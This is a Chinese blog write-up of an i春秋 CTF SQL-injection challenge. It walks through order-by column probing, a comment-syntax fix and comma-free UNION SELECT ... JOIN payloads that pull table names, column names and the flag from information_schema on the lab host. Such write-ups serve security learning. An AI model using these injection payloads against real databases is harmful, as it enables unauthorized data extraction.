

i春秋之SQLi--“百度杯”CTF比赛 九月场

原创

金鼎 已于 2022-04-04 19:13:02 修改 629 收藏

分类专栏: [春秋之WEB](#) 文章标签: [CTF](#) [春秋](#)

于 2022-04-04 19:12:18 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/I2872253606/article/details/123958132>

版权




[春秋之WEB](#) 专栏收录该内容


9 篇文章 1 订阅

订阅专栏

打开连接



发现网页重定向了, 用火狐按F12, 浏览一下起始页面index.php



发现有提示, I0gin.php?id=1, 不多废话进去看看

id	username
1	flag

🔍 查看器 🖨 控制台 🐛 调试器 🌐 网络 {} 样式编辑器 🏎 性能 🧠 内存 📁 存储 🚫 无障碍环境 📱 应用程序 🟢 HackBar

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

📄 Load URL

🔗 Split URL

🏃 Execute

Post data Referer User Agent Cookies [Clear All](#)

果然有东西，先看一下字段，构建payload

```
l0gin.php?id=1' order by 1--+
```

id	username
1' order by 1--	

🔍 查看器 🖨 控制台 🐛 调试器 🌐 网络 {} 样式编辑器 🏎 性能 🧠 内存 📁 存储 🚫 无障碍环境 📱 应用程序 🟢 HackBar



Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

📄 Load URL
🔗 Split URL




🏃 Execute

Post data Referer User Agent Cookies [Clear All](#)


显示不正常，换了好多个闭合号，试了许多遍都是一样，发现好像是注释符出现了问题，把原有的--+换成了--




这下终于正常了，当order by 3的时候页面就不正常，由此可见字段数为2，接着用联合查询，构建payload




啊这，又不正常了，试了许多遍，发现逗号被过滤掉了，直接去看别人的WP，发现



接着我们构建payload试试看



id	username
1	2




Encryption Encoding SQL XSS LFI XXE Other

Load URL Split URL Execute


Post data Referer User Agent Cookies Clear All

看见回显了，接着爆表，构建payload

```
l0gin.php?id=-1' union select * from (select 1) a join (select group_concat(table_name) from information_schema.tables where table_schema = database()) b-- -
```



id	username
1	users



Encryption Encoding SQL XSS LFI XXE Other

Load URL Split URL

继续爆字段，构建payload

```
l0gin.php?id=-1' union select * from (select 1) a join (select group_concat(column_name) from information_schema.columns where table_name = 'users') b-- -
```

id	username
1	id,username,flag_9c861b688330

0.2 KB/s
52.1 KB/s

浏览器开发者工具: HackBar

URL: http://eci-2zedtmwhcv8ic5wf3vm8.cloudoci1.ichunqiu.com/l0gin.php?id=-1' union select * from (select 1) a join (select group_concat(column_name) from information_schema.columns where table_name = 'users') b--

明显哪里有flag个, 接着爆一下字段内容, 构建payload

```
l0gin.php?id=-1' union select * from (select 1) a join (select group_concat(flag_9c861b688330) from users) b--
```

id	username
1	flag{f7e944bc-e665-477a-af50-5bcd5e75f93},test

浏览器开发者工具: HackBar

URL: http://eci-2zedtmwhcv8ic5wf3vm8.cloudoci1.ichunqiu.com/l0gin.php?id=-1' union select * from (select 1) a join (select group_concat(flag_9c861b688330) from users) b--

Execute Post data Referer User Agent Cookies [Clear All](#)

拿到flag